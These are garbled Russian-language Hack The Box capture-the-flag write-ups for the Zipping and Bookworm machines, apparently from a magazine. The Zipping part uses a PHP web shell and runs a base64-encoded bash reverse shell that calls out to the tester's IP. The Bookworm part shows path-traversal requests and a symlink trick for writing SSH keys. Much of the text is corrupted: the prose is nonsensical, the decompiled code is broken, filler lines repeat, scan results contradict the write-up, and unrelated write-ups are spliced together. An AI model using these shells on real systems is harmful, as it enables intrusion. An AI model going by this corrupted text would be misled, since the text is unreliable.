curl 'http://zipping.htb/uploads/633fe181a160051ec440df12fa3c6/s.php?c=id'
```

```
root@kali-htb:~# curl 'http://zipping.htb/uploads/633fe181a160051ec440df12fa3c6/s.php?c=id'
uid=1001(rektsu) gid=1001(rektsu) groups=1001(rektsu)
```

Результат выполнения команды **id**

Мы проблем сделаем, но работать с таким шеллом неудобно. Давай получим более стабильную оболочку. В качестве листенера будем использовать очень удобный pwncat-cs:

```
pwncat-cs -lp 4321
```

Вот подходящий реверс-шелл на Bash:

```
bash -i >& /dev/tcp/10.10.16.11/4321 0>&1
```

Однако просто передать его как параметр через адресную строку у нас не получится, поэтому закодируем реверс-шелл в Base64, а потом запустим на удаленном сервере, используя вот такой конвейер команд:

```
echo <base64_reverse_shell> | base64 -d | bash
```

Получается вот такая запись:

```
curl 'http://zipping.htb/uploads/633fe181a160051ec440df12fa3c6/s.php?c=echo%20c2gjLWkgYy4gIi0idi0gMTAuMTYuMTEvNDMyNSAgMTYuNjI0ICAgIiAgMG4%2B%20base64%20-d%20|%20bash'
```

```
t3mp0r3 rektsu@zipping:/home/rektsu$ id
uid=1001(rektsu) gid=1001(rektsu) groups=1001(rektsu)
t3mp0r3 rektsu@zipping:/home/rektsu$ cat user.txt
0bbaa68dd2d07cf0313382368208c39545
t3mp0r3 rektsu@zipping:/home/rektsu$
```

Этот пользователь

Так мы получаем стабильную сессию и первый флаг.

ЛОКАЛЬНОЕ ПОВЫШЕНИЕ ПРИВИЛЕГИЙ

Теперь нужно собрать информацию о системе. Я буду использовать для этого скрипты PEASS.

Справка: скрипты PEASS

Что делать, после того, как мы получили доступ в систему от имени пользователя? Варианты дальнейшей эксплуатации и повышения привилегий может быть очень много, как в Linux, так и в Windows. Чтобы собрать информацию и выявить цели, можно использовать Privilege Escalation Awesome Scripts SUITE (PEASS) — набор скриптов, которые проверяют систему на ветвления и выдают подробный отчет о потенциально интересных файлах, процессах и настройках.

Листенер **pwncat-cs** позволяет как скачивать, так и загружать файлы. Комбинацией клавиш Ctrl-D выходим из сессии и набираем такую команду:

```
upload linpeas.sh /tmp/linpeas.sh
```

Файл будет загружен на сервер. Командой **back** возвращаемся обратно в нашу сессию и запускаем скрипт:

```
chmod +x /tmp/linpeas.sh
```

Давим скрипту прямо на выполнение и запустим сканирование. В выводе будет много информации, но полезного мало. Уцепиться можно только за настройки sudoers:

```
╔══╣ Sudo version - check CVEs
╚══╣ /usr/bin/sudoedit -s /var/www/html/*.log
sudoedit: /var/www/html/index.log: unrecognized option '--rsyncd-conf'
usage: sudoedit [-AknS] [-r role] [-t type] [-C num] [-D directory] [-g group] [-h host] [-p prompt] [-T timeout] [-u user] file ...
╚══╣ Matching Defaults entries for rektsu on zipping:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin
╚══╣ User rektsu may run the following commands on zipping:
    (root) NOPASSWD: /usr/bin/stock
```

Настройки sudoers

Справка: sudoers

Файл /etc/sudoers в Linux содержит списки команд, которые разные группы пользователей могут выполнять от имени администратора системы. Можно просмотреть его как напрямую, так и при помощи команды **sudo -l**.

Здесь указан файл **/usr/bin/stock**, а это значит, что мы можем выполнить его от имени суперпользователя без авторизации. Однако сам файл, стоит его запустить, запрашивает пароль.

```
t3mp0r3 rektsu@zipping:/home/rektsu$ /usr/bin/stock
Enter the password:
Invalid password, please try again.
t3mp0r3 rektsu@zipping:/home/rektsu$
```

Неполный запуск приложения

Это не стандартный бинарник из Linux, поэтому скачаем его на локальный хост для анализа.

```
cCtrl+D
download /usr/bin/stock
back
```

Открываем файл в любом дизассемблере. Я обычно использую IDA Pro.

```
0  0  [00000000 .rodata:0000]
1  1  .ascii "Enter the password: "
2  2  .ascii "%d", 0x0A,0
3  3  .ptr s, offset(s), 180;
4  4  .ptr s, 0x14
5  5  ".ascii s, 0
6  6  if ( (unsigned int)checkAuth(v1) )
7  7  {
8  8    *(_QWORD *)fd = 0x3231783436383065;
9  9    v2 = 0x6200551121270000;
10 10   v3 = 0x9002416420000701;
11 11   v4 = 0xaf1906303b0f0001;
12 12   v5 = 0x3b0000;
13 13   v6 = 0x017b0f0d1d0001;
14 14   BOMfile_3dcc, 8-(3, 0xLL);
15 15   printf("%s", s);
16 16   v8 = 0;
17 17   v9 = 0;
18 18   v10 = 0;
19 19   v11 = 0;
20 20   v12 = 0;
21 21   v13 = 0;
22 22   v14 = 0;
23 23   v15 = 0;
24 24   v16 = 0;
25 25   if ( (int 5 > )
26 26   {
27 27     puts("**************** Menu ****************\n");
28 28     puts("1) cat user.txt");
29 29     puts("2) Edit the stock");
30 30     puts("3) Exit the program\n");
31 31     printf("Select an option: ");
32 32     __isoc99_scanf("%d", &v16);
33 33     if ( v16 == 2 )
34 34     {
35 35       stream = fopen("/tmp/.", "r");
36 36       if ( !stream )
37 37       {
38 38         if ( *__errno_location() == 13 )
39 39         puts("You do not have permissions to read the file");
40 40       }
41 41     }
42 42     else
43 43     {
44 44       if ( v16 == 1
45 45       {
46 46         if ( *__errno_location() == 13 )
47 47         puts("You do not have permissions to read the file");
48 48       }
49 49     }
50 50     else
51 51     {
52 52       if ( v16 == 3 )
53 53       {
54 54         puts("Exit");
55 55         exit(0);
56 56       }
57 57       puts("Select the correct option");
58 58       sleep(1u);
59 59       system("clear");
60 60       goto LABEL_3;
61 61     }
62 62     puts("Exit the stock");
63 63     puts("Select the correct option");
64 64     sleep(1u);
65 65     system("clear");
66 66     goto LABEL_3;
67 67   }
68 68   puts("Invalid password, please try again.");
69 69   sleep(1u);
70 70   system("clear");
71 71   goto LABEL_3;
72 72 }
73 73 return 0;
74 74 }
75 75 // [00000000 .rodata:0000] -> 31 3
76 76 // [00000000 .rodata:0000] -> 31 3
77 77 // [00000000 .rodata:0000] -> 31 3
78 78 // [00000000 .rodata:0000] -> 31 3
79 79 // [00000000 .rodata:0000] -> 31 3
80 80 // [00000000 .rodata:0000] -> 31 3
81 81 // [00000000 .rodata:0000] -> 31 3
82 82 // [00000000 .rodata:0000] -> 31 3
83 83 // [00000000 .rodata:0000] -> 31 3
84 84 // [00000000 .rodata:0000] -> 31 3
85 85 // [00000000 .rodata:0000] -> 31 3
86 86 // [00000000 .rodata:0000] -> 31 3
87 87 // [00000000 .rodata:0000] -> 31 3
88 88 // [00000000 .rodata:0000] -> 31 3
89 89 // [00000000 .rodata:0000] -> 31 3
90 90 // [00000000 .rodata:0000] -> 31 3
91 91 // [00000000 .rodata:0000] -> 31 3
92 92 // [00000000 .rodata:0000] -> 31 3
93 93 // [00000000 .rodata:0000] -> 31 3
94 94 // [00000000 .rodata:0000] -> 31 3
95 95 // [00000000 .rodata:0000] -> 31 3
96 96 // [00000000 .rodata:0000] -> 31 3
97 97 // [00000000 .rodata:0000] -> 31 3
98 98 // [00000000 .rodata:0000] -> 31 3
99 99 // [00000000 .rodata:0000] -> 31 3
100 100 // [00000000 .rodata:0000] -> 31 3
101 101 // [00000000 .rodata:0000] -> 31 3
102 102 // [00000000 .rodata:0000] -> 31 3
103 103 // [00000000 .rodata:0000] -> 31 3
104 104 // [00000000 .rodata:0000] -> 31 3
105 105 // [00000000 .rodata:0000] -> 31 3
106 106 // [00000000 .rodata:0000] -> 31 3
107 107 // [00000000 .rodata:0000] -> 31 3
108 108 // [00000000 .rodata:0000] -> 31 3
109 109 // [00000000 .rodata:0000] -> 31 3
110 110 // [00000000 .rodata:0000] -> 31 3
111 111 // [00000000 .rodata:0000] -> 31 3
112 112 // [00000000 .rodata:0000] -> 31 3
113 113 // [00000000 .rodata:0000] -> 31 3
114 114 // [00000000 .rodata:0000] -> 31 3
115 115 // [00000000 .rodata:0000] -> 31 3
116 116 // [00000000 .rodata:0000] -> 31 3
117 117 // [00000000 .rodata:0000] -> 31 3
118 118 // [00000000 .rodata:0000] -> 31 3
119 119 // [00000000 .rodata:0000] -> 31 3
120 120 // [00000000 .rodata:0000] -> 31 3
121 121 // [00000000 .rodata:0000] -> 31 3
122 122 // [00000000 .rodata:0000] -> 31 3
123 123 // [00000000 .rodata:0000] -> 31 3
124 124 // [00000000 .rodata:0000] -> 31 3
125 125 // [00000000 .rodata:0000] -> 31 3
126 126 // [00000000 .rodata:0000] -> 31 3
127 127 // [00000000 .rodata:0000] -> 31 3
128 128 // [00000000 .rodata:0000] -> 31 3
129 129 // [00000000 .rodata:0000] -> 31 3
130 130 // [00000000 .rodata:0000] -> 31 3
131 131 // [00000000 .rodata:0000] -> 31 3
132 132 // [00000000 .rodata:0000] -> 31 3
133 133 // [00000000 .rodata:0000] -> 31 3
134 134 // [00000000 .rodata:0000] -> 31 3
135 135 // [00000000 .rodata:0000] -> 31 3
136 136 // [00000000 .rodata:0000] -> 31 3
137 137 // [00000000 .rodata:0000] -> 31 3
138 138 // [00000000 .rodata:0000] -> 31 3
139 139 // [00000000 .rodata:0000] -> 31 3
140 140 // [00000000 .rodata:0000] -> 31 3
141 141 // [00000000 .rodata:0000] -> 31 3
142 142 // [00000000 .rodata:0000] -> 31 3
143 143 // [00000000 .rodata:0000] -> 31 3
144 144 // [00000000 .rodata:0000] -> 31 3
145 145 // [00000000 .rodata:0000] -> 31 3
146 146 // [00000000 .rodata:0000] -> 31 3
147 147 // [00000000 .rodata:0000] -> 31 3
```

Результат дизассемблирования функции main

Получив от пользователя пароль, программа передает его в функцию **checkAuth** (строки 53–58). Затем, если проверка пройдена, закодированная строка в переменной **fd** передается в функцию **printf** в функции XOR и передается в функцию **d1open** (строки 60–78). Так как функция **d1open** загружает динамическую библиотеку, закодированные данные — это путь к файлу библиотеки. Переходим к функции **checkAuth**, где получим пароль.

```
1 bool __fastcall checkAuth(const char *a1)
2 {
3   return strcmp(a1, "StBcKnManager") == 0;
4 }
```

Результат дизассемблирования функции checkAuth

Я решил не расшифровывать строку, а просто запустить файл под перехватчиком системных вызовов **strace**:

```
strace /usr/bin/stock
```

```
t3mp0r3 rektsu@zipping:/home/rektsu$ strace /usr/bin/stock
execve("/usr/bin/stock", ["/usr/bin/stock"], 0x7ffc9a0a0a00 /* 26 vars */) = 0
brk(NULL)                               = 0x5d2f0a0a0000
arch_prctl(0x3001, 0x7ffc9a0a0a10)      = -1 EINVAL (Invalid argument)
mmap(NULL, 8192, PROT_READ|PROT_WRITE, MAP_PRIVATE|MAP_ANONYMOUS, -1, 0) = 0x7f2a0a0a0000
access(/etc/ld.so.preload, R_OK)        = -1 ENOENT (No file or directory)
openat(AT_FDWCWD, /etc/ld.so.cache, O_RDONLY|O_CLOEXEC) = 3
fstat(3, {st_mode=S_IFREG|0644, st_size=83251, ...}) = 0
mmap(NULL, 83251, PROT_READ, MAP_PRIVATE, 3, 0) = 0x7f2a0a0a0000
close(3)                                = 0
openat(AT_FDWCWD, /lib/x86_64-linux-gnu/libc.so.6, O_RDONLY|O_CLOEXEC) = 3
read(3, "\177ELF\2\1\1\3\0\0\0\0\0\0\0\0\3\0\0\0\0\0\0\0\0
```

#БЗКОН

HTB BOOKWORM

Easy 40 Points Web 17 May 2025 Linux

Author: Sofiane

Exploitation

Эксплуатируем сложную XSS с байпасом CSP

В этом райтапе я покажу, как можно использовать уязвимость в механизме контроля загрузки файлов для обхода Content Security Policy и эксплуатировать сложной XSS. Найденная затем XSS позволит получить важный доступ для доступа к боту, а для повышения привилегий используем SQL-инъекцию через Pickle.

Наша цель — заверг дуги на машине Bookworm с платформы Hack The Box. Начнем ее стандартно — «боевым».

WARNING
Подготовьте к машине с HTB размещайте свои ядро VPN. Не делай этого с компьютера где есть важная для тебя данная, так как на нем можно сбрать общий доступ ядрами.

РАЗВЕДКА

Сканирование портов
Добавляем IP адрес машины в /etc/hosts

```
10.10.11.201    bookworm.htb
```

И запускаем сканирование портов:

Серия: сканирование портов

Сначала мы быстро сканируем все порты с помощью rustscan, а затем запускаем nmap с параметрами -sC -sV -p$ports, чтобы определить версии сервисов и запустить стандартные скрипты.

```
# Rustscan
export PORTS=$(rustscan -a 10.10.11.201 -g | grep -oP '\K[0-9]+(,[0-9]+)*') && echo -e "\n\n\n" | sudo -E -u $(id -un) -E -H -s /usr/bin/bash -c "nmap -sC -sV -p$PORTS -oN nmap/bookworm.nmap 10.10.11.201"

# Nmap 7.94SVN scan initiated Sun May 18 20:20:01 2025 as: nmap -sC -sV -p22,80 -oN nmap/bookworm.nmap 10.10.11.201
Nmap scan report for bookworm.htb (10.10.11.201)
Host is up (0.0377s latency).
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 9.6p1 Ubuntu 3ubuntu13.7 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 26:26:d4:dc:cb:a5:ee:f8:5f:ce:d8:f8:8a:e1:a0:f7 (ECDSA)
|   256 62:ff:f6:d4:f2:68:1b:af:f2:f8:e6:ed:d9:ed:ab:66 (ED25519)
80/tcp open  http    Apache httpd 2.4.58 ((Ubuntu))
| http-server-header: Apache/2.4.58 (Ubuntu)
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
| http-title: Welcome to BOOKWORM
Service Info: Host: bookworm.htb; OS: Linux; CPE: cpe:/o:linux:linux_kernel

Read data files from: /usr/bin/bin/../share/nmap
Nmap done: 1 IP address (1 host up) scanned in 8.41 seconds
```

Сканер нашел пару открытых портов:

- 22 — служба OpenSSH 8.9p1
- 80 — веб-сервер Nginx 1.18.0

SSH нам обычно, остаемся на потом. Все внимание данным тем нечего не где-нибудь. Я первым сканирую веб-сервисы веб-сайт:

ТОЧКА ВХОДА

На сайте есть возможность зарегистрироваться и авторизоваться, что мы и делаем:

Проблемных есть сайты, чтобы упрощать возможные точки входа. В примере, которые мы видим, есть возможность загрузить свой аватар. Это обычно и есть другая работа часто встречается уязвимость, которая позволяет загружать не только картинки.

Сам сайт предусмотрел собой загрузки книг. поэтому добавим файл в корзину и затем просмотрим его:

В корзине у нас есть возможность изменить запись, а это значит, что тут могут быть уязвимости типа XSS, то и SQL.

ТОЧКА ОПОРЫ

Выбираем пункт изменения записи и пробуем подвесить файл с нашего сервера:

```
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
10.10.11.201 - - [18/May/2025 20:23:08] "GET /test_xss/ HTTP/1.1" 200 -
10.10.11.201 - - [18/May/2025 20:23:08] "GET /test_xss/ HTTP/1.1" 200 -
```

Нажмем запрос в **Burp History** и обращаем внимание на загрузка CSP

Content Security Policy — это механизм обеспечения безопасности, с помощью которого можно защищаться от XSS-атак. CSP описывает доверенные источники контента, которые браузер может загружать и выполнять, блокируя вредоносные вторжения скриптов. Загрузка с сервера, не входящего в белый список, блокируется. В данном случае будет использована скрипта с полезной нагрузкой с сервера в ответ запроса. Но сервер сервера не загрузится.

Также посмотрим какие по пользователям добавляет товар сайта в корзину:

Исходный код страницы выглядит примерно каждой из **Buy Now** запроса, это автоматическая заказа, так как при новой покупке от имени того же пользователя автоматически обновляется.

Response

```
<div class="row mt-2">
  <div class="col">
    <form action="/cart/add" method="post">
      <input type="hidden" name="csrf" value="c7qlsdsmo5r7">
      <input type="hidden" name="id" value="1">
      <input type="hidden" name="name" value="Alice's Adventures in Wonderland">
      <input type="hidden" name="author" value="Rupert Lucas, Lewis Carroll">
      <input type="hidden" name="price" value="">
      <input type="hidden" name="image" value="">
      <input type="hidden" name="quantity" value="1">
      <input type="hidden" name="redirect" value="/">
      <button type="submit">Add to Cart</button>
    </form>
  </div>
  <div>
    <form action="/cart/buy" method="post">
      <input type="hidden" name="csrf" value="c7qlsdsmo5r7">
      <input type="hidden" name="id" value="1">
      <input type="hidden" name="name" value="Alice's Adventures in Wonderland">
      <input type="hidden" name="author" value="Rupert Lucas, Lewis Carroll">
      <input type="hidden" name="price" value="">
      <input type="hidden" name="image" value="">
      <input type="hidden" name="quantity" value="1">
      <input type="hidden" name="redirect" value="/">
      <button type="submit">Buy Now</button>
    </form>
  </div>
</div>
```

Response

```
<div class="row">
  <div>
    <form action="/cart/add" method="post">
      <input type="hidden" name="csrf" value="c7qlsdsmo5r7">
      <input type="hidden" name="id" value="2">
      <input type="hidden" name="name" value="Old Fashion">
      <input type="hidden" name="author" value="Rupert Lucas, Lewis Carroll">
      <input type="hidden" name="price" value="">
      <input type="hidden" name="image" value="">
      <input type="hidden" name="quantity" value="1">
      <input type="hidden" name="redirect" value="/">
      <button type="submit">Add to Cart</button>
    </form>
  </div>
  <div>
    <form action="/cart/buy" method="post">
      <input type="hidden" name="csrf" value="c7qlsdsmo5r7">
      <input type="hidden" name="id" value="2">
      <input type="hidden" name="name" value="Old Fashion">
      <input type="hidden" name="author" value="Rupert Lucas, Lewis Carroll">
      <input type="hidden" name="price" value="">
      <input type="hidden" name="image" value="">
      <input type="hidden" name="quantity" value="1">
      <input type="hidden" name="redirect" value="/">
      <button type="submit">Buy Now</button>
    </form>
  </div>
</div>
```

Попробуем в нашем запросе поменять идентификатор и изменение данных. Если сервер не проверяет, то запрос не сработает. Но запрос выполняется и для пользователя обратного в фальш на нашем сервере.

```
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
10.10.11.201 - - [18/May/2025 20:23:08] "GET /test_xss/ HTTP/1.1" 200 -
10.10.11.201 - - [18/May/2025 20:23:08] "GET /test_xss/ HTTP/1.1" 200 -
```

На сервер пришел запрос, а значит, мы можем протестить запросы от имени сервера. Попробуем загрузить файл.

File Upload
Перейдем к загрузке аватара. Больше всего как интересует данный запрос в Burp History.

```
# curl http://bookworm.htb/cart/upload/id
curl: (6) Could not resolve host: bookworm.htb
curl: (6) Could not resolve host: bookworm.htb
curl: (6) Could not resolve host: bookworm.htb
```

HTB BOOKWORM

ЭКСПЛУАТИРУЕМ ОБЛАЧНУЮ ИНФРУ С ВАЙТХЭКОМ CSP

Ivan Glinkin, cyberpunkrussia@gmail.com

Перейдем к сервису на порту 8080:

```
┌──(root㉿kali)-[~]
└─# curl -v http://10.10.10.176:8080
*   Trying 10.10.10.176:8080...
* Connected to 10.10.10.176 (10.10.10.176) port 8080 (#0)
> GET / HTTP/1.1
> Host: 10.10.10.176:8080
> User-Agent: curl/8.7.1
> Accept: */*
> Cookie: JSESSIONID.f4ef2a7a=node0ldqqqqqqqqqqqqqqqqqqqqqqq.node0
> Connection: close
> Referer: http://10.10.10.176:8080/
> Upgrade-Insecure-Requests: 1
> Sec-Fetch-Dest: document
> Sec-Fetch-Mode: navigate
> Sec-Fetch-Site: same-origin
> Sec-Fetch-User: ?1
> Priority: u=0, i
> Pragma: no-cache
> Cache-Control: no-cache
> Sec-Ch-Ua: "Chromium";v="124", "Google Chrome";v="124", "Not-A.Brand";v="99"
> Sec-Ch-Ua-Mobile: ?0
> Sec-Ch-Ua-Platform: "Linux"
* Mark bundle as not supported multiplexing
< HTTP/1.1 200 OK
< Set-Cookie: JSESSIONID.f4ef2a7a=node0ldqqqqqqqqqqqqqqqqqqqqqqq.node0; Path=/; HttpOnly
< Vary: Accept-Encoding,User-Agent
< Content-Type: text/html;charset=utf-8
< Content-Language: en-US
< Transfer-Encoding: chunked
< Date: Fri, 31 Mar 2026 07:07:07 GMT
<
<!DOCTYPE html>
<html lang="en">
<head>
<meta charset="UTF-8">
<meta name="viewer" content="initial-scale=1">
<meta name="description" content="">
<meta name="keywords" content="">
<meta name="author" content="">
<meta name="generator">
<link href="/favicon.ico" rel="icon">
<title>Bookworm</title>
<link rel="stylesheet" href="/assets/index-Bq0Ldq0Y.css">
<link rel="stylesheet" href="/assets/index-Bq0Ldq0Y.rtl.css">
<link rel="stylesheet" href="/assets/index-Bq0Ldq0Y.dark.rtl.css">
<link rel="stylesheet" href="/assets/index-Bq0Ldq0Y.dark.rtl.rtl.css">
<link rel="stylesheet" href="/assets/index-Bq0Ldq0Y.dark.rtl.rtl.rtl.css">
<link rel="stylesheet" href="/assets/index-Bq0Ldq0Y.dark.rtl.rtl.rtl.rtl.css">
<link rel="stylesheet" href="/assets/index-Bq0Ldq0Y.dark.rtl.rtl.rtl.rtl.rtl.css">
<link rel="stylesheet" href="/assets/index-Bq0Ldq0Y.dark.rtl.rtl.rtl.rtl.rtl.rtl.css">
<link rel="stylesheet" href="/assets/index-Bq0Ldq0Y.dark.rtl.rtl.rtl.rtl.rtl.rtl.rtl.css">
<link rel="stylesheet" href="/assets/index-Bq0Ldq0Y.dark.rtl.rtl.rtl.rtl.rtl.rtl.rtl.rtl.css">
<link rel="stylesheet" href="/assets/index-Bq0Ldq0Y.dark.rtl.rtl.rtl.rtl.rtl.rtl.rtl.rtl.rtl.css">
<link rel="stylesheet" href="/assets/index-Bq0Ldq0Y.dark.rtl.rtl.rtl.rtl.rtl.rtl.rtl.rtl.rtl.rtl.css">
<link rel="stylesheet" href="/assets/index-Bq0Ldq0Y.dark.rtl.rtl.rtl.rtl.rtl.rtl.rtl.rtl.rtl.rtl.rtl.css">
<link rel="stylesheet" href="/assets/index-Bq0Ldq0Y.dark.rtl.rtl.rtl.rtl.rtl.rtl.rtl.rtl.rtl.rtl.rtl.rtl.css">
<link rel="stylesheet" href="/assets/index-Bq0Ldq0Y.dark.rtl.rtl.rtl.rtl.rtl.rtl.rtl.rtl.rtl.rtl.rtl.rtl.rtl.css">
<link rel="stylesheet" href="/assets/index-Bq0Ldq0Y.dark.rtl.rtl.rtl.rtl.rtl.rtl.rtl.rtl.rtl.rtl.rtl.rtl.rtl.rtl.css">
<link rel="stylesheet" href="/assets/index-Bq0Ldq0Y.dark.rtl.rtl.rtl.rtl.rtl.rtl.rtl.rtl.rtl.rtl.rtl.rtl.rtl.rtl.rtl.css">
<link rel="stylesheet" href="/assets/index-Bq0Ldq0Y.dark.rtl.rtl.rtl.rtl.rtl.rtl.rtl.rtl.rtl.rtl.rtl.rtl.rtl.rtl.rtl.rtl.css">
<link rel="stylesheet" href="/assets/index-Bq0Ldq0Y.dark.rtl.rtl.rtl.rtl.rtl.rtl.rtl.rtl.rtl.rtl.rtl.rtl.rtl.rtl.rtl.rtl.rtl.css">
<link rel="stylesheet" href="/assets/index-Bq0Ldq0Y.dark.rtl.rtl.rtl.rtl.rtl.rtl.rtl.rtl.rtl.rtl.rtl.rtl.rtl.rtl.rtl.rtl.rtl.rtl.css">
<link rel="stylesheet" href="/assets/index-Bq0Ldq0Y.dark.rtl.rtl.rtl.rtl.rtl.rtl.rtl.rtl.rtl.rtl.rtl.rtl.rtl.rtl.rtl.rtl.rtl.rtl.rtl.css">
<link rel="stylesheet" href="/assets/index-Bq0Ldq0Y.dark.rtl.rtl.rtl.rtl.rtl.rtl.rtl.rtl.rtl.rtl.rtl.rtl.rtl.rtl.rtl.rtl.rtl.rtl.rtl.rtl.css">
<link rel="stylesheet" href="/assets/index-Bq0Ldq0Y.dark.rtl.rtl.rtl.rtl.rtl.rtl.rtl.rtl.rtl.rtl.rtl.rtl.rtl.rtl.rtl.rtl.rtl.rtl.rtl.rtl.rtl.css">
<link rel="stylesheet" href="/assets/index-Bq0Ldq0Y.dark.rtl.rtl.rtl.rtl.rtl.rtl.rtl.rtl.rtl.rtl.rtl.rtl.rtl.rtl.rtl.rtl.rtl.rtl.rtl.rtl.rtl.rtl.css">
<link rel="stylesheet" href="/assets/index-Bq0Ldq0Y.dark.rtl.rtl.rtl.rtl.rtl.rtl.rtl.rtl.rtl.rtl.rtl.rtl.rtl.rtl.rtl.rtl.rtl.rtl.rtl.rtl.rtl.rtl.rtl.css">
<link rel="stylesheet" href="/assets/index-Bq0Ldq0Y.dark.rtl.rtl.rtl.rtl.rtl.rtl.rtl.rtl.rtl.rtl.rtl.rtl.rtl.rtl.rtl.rtl.rtl.rtl.rtl.rtl.rtl.rtl.rtl.rtl.css">
<link rel="stylesheet" href="/assets/index-Bq0Ldq0Y.dark.rtl.rtl.rtl.rtl.rtl.rtl.rtl.rtl.rtl.rtl.rtl.rtl.rtl.rtl.rtl.rtl.rtl.rtl.rtl
```

HTB BOOKWORM

ЭКСПЛУАТИРУЕМ СЛОЖНУЮ XSS С БАЙПАСОМ CSP

После загрузки проекта открываем его в любом редакторе кода и изучаем. С первых строк становится понятно, что именно этот проект и работает на порте 3001 strict-100:

```
JS index.js > ⊙ app.get("/") callback
1  const express = require("express");
2  const nunjucks = require("nunjucks");
3  const fileUpload = require("express-fileupload");
4  const path = require("path");
5  const uid = require("uid-safe") = require("uid2");
6  const fs = require("fs");
7  const child = require("child_process");
8
9  const app = express();
10 const port = 3001;
11
12 nunjucks.configure("templates", {
13     autoescape: true,
14     express: app,
15 });
```

Содержимое файла index.js

Давай проверим найденные пароли. Для этого нужно «прокинуть» порт 3001 на свой хост с помощью SSH:

```
ssh frank@bookworm.htb -L 3001:127.0.0.1:3001
```

Весь трафик, который мы получим на локальном порту 3001, будет туннелироваться на хост localhost на порту 3001 на удаленном сервере 127.0.0.1 через SSH.

Главная страница сайта

Сразу скажу, что хоть у нас и есть исходный код, оказалось совсем не сложно найти уязвимость с его помощью. Для конвертирования файла на сервере отправляется email, на который и приходит ссылка, в таких ситуациях характерна для формата, в которой мы можем отправить свой email. Перехватим запрос с помощью Burp Suite:

Request

```
Pretty   Raw   Hex
1 POST /api/convert HTTP/1.1
2 Sec-Fetch-Dest: fr
3 Sec-Fetch-Mode: cors
4 Referer: http://127.0.0.1:3001/
5 Accept-Encoding: gzip, deflate
6 Accept-Language: ru-RU,ru;q=0.9,en-US;q=0.8,en;q=0.7
7 Connection: close
8
9 ------WebKitFormBoundaryCRR4XfFbHCDjZh
10 Content-Disposition: form-data; name="convertFile"; filename="tt.txt"
11 Content-Type: text/plain
12
13 test text text
14
15 ------WebKitFormBoundaryCRR4XfFbHCDjZh
16 Content-Disposition: form-data; name="outputType"
17
18 epub
19 ------WebKitFormBoundaryCRR4XfFbHCDjZh--
```

Запрос на загрузку файла

При этом на сервере создается файл в каталоге **output**.

```
root@bookworm:~# ls -la /home/cnc/app/output
total 12
drwxrwxrwx 2 root root 4096 Jun 29 19:18 .
drwxrwxrwx 7 root root 4096 Jun 29 19:18 ..
-rw-r--r-- 1 root root    0 Jun 29 19:18 .gitkeep
root@bookworm:~# cat /home/cnc/app/output/tt.txt
test text text
```

Содержимое файла output

Сразу проверю вместо расширения файла указать путь с обходом каталога.

Request

```
Pretty   Raw   Hex
1 POST /api/convert HTTP/1.1
2 Sec-Fetch-Dest: document
3 Sec-Fetch-Mode: navigate
4 Referer: http://127.0.0.1:3001/
5 Accept-Encoding: gzip, deflate
6 Accept-Language: ru-RU,ru;q=0.9,en-US;q=0.8,en;q=0.7
7 Connection: close
8
9 ------WebKitFormBoundaryCRR4XfFbHCDjZh
10 Content-Disposition: form-data; name="convertFile"; filename="tt.txt"
11 Content-Type: text/plain
12
13 test text text
14
15 ------WebKitFormBoundaryCRR4XfFbHCDjZh
16 Content-Disposition: form-data; name="outputType"
17
18 ../../root/tt.txt
19 ------WebKitFormBoundaryCRR4XfFbHCDjZh--
```

Запрос на загрузку файла

В итоге и имени файла на сервере просто добавляется указанное нами расширение:

```
root@bookworm:~# ls -la /home/cnc/app/root
total 12
drwxrwxrwx 2 root root 4096 Jun 29 19:18 .
drwxrwxrwx 7 root root 4096 Jun 29 19:18 ..
-rw-r--r-- 1 root root    0 Jun 29 19:18 .gitkeep
root@bookworm:~# cat /home/cnc/app/root/tt.txt
test text text
root@bookworm:~#
```

Содержимое файла root/tt.txt

Попробуем выйти из каталога, добавив еще одну последовательность **../**.

Request

```
Pretty   Raw   Hex
1 POST /api/convert HTTP/1.1
2 Sec-Fetch-Dest: document
3 Sec-Fetch-Mode: navigate
4 Referer: http://127.0.0.1:3001/
5 Accept-Encoding: gzip, deflate
6 Accept-Language: ru-RU,ru;q=0.9,en-US;q=0.8,en;q=0.7
7 Connection: close
8
9 ------WebKitFormBoundaryCRR4XfFbHCDjZh
10 Content-Disposition: form-data; name="convertFile"; filename="tt.txt"
11 Content-Type: text/plain
12
13 test
14
15 ------WebKitFormBoundaryCRR4XfFbHCDjZh
16 Content-Disposition: form-data; name="outputType"
17
18 ../../root/tt
19 ------WebKitFormBoundaryCRR4XfFbHCDjZh--
```

Запрос на загрузку файла

Снова проверяем загруженный файл и сравниваем обход каталога:

```
root@bookworm:~# ls -la /home/cnc/app
total 12
drwxrwxrwx 7 root root 4096 Jun 29 19:18 .
drwxrwxrwx 3 root root 4096 Jun 29 19:18 ..
drwxrwxrwx 2 root root 4096 Jun 29 19:18 output
-rw-r--r-- 1 root root    0 Jun 29 19:18 .gitkeep
root@bookworm:~# ls -la /home/cnc/app/root
total 12
drwxrwxrwx 2 root root 4096 Jun 29 19:18 .
drwxrwxrwx 7 root root 4096 Jun 29 19:18 ..
-rw-r--r-- 1 root root    5 Jun 29 19:18 tt
root@bookworm:~# cat /home/cnc/app/root/tt
test
root@bookworm:~#
```

Это значит, что мы можем произвести запись в произвольный файл на сервере. Что, если попытаемся перезаписать SSH-ключ пользователя **/home/cnc/.ssh/authorized_keys** своим ключом, сгенерированным командой **ssh-keygen**, получаем ошибку. Но в подобных случаях нас спасает ссылка на файл. Создадим на сервере ссылку на файл **authorized_keys**:

```
mkdir /tmp/test
chmod 777 /tmp/test
ln -s /home/cnc/.ssh/authorized_keys /tmp/test/pwnme.txt
```

А теперь попробуем записать ключ по созданной ссылке.

Запрос на загрузку файла

Затем попытаюсь подключиться с приватным ключом и получаем сообщение «wrong publicsignature».

```
neil@bookworm:~$ id
uid=1002(neil) gids=1002(neil) groups=1002(neil)
neil@bookworm:~$
```

Проверка пользователя

ЛОКАЛЬНОЕ ПОВЫШЕНИЕ ПРИВИЛЕГИЙ

Разведку уже проводили, так что при изменении контекста сразу проверяем самые очевидные места. В первую очередь — настройки sudoers

```
sudo -l
```

```
Matching Defaults entries for neil on bookworm:
    env_reset, mail_badpass,
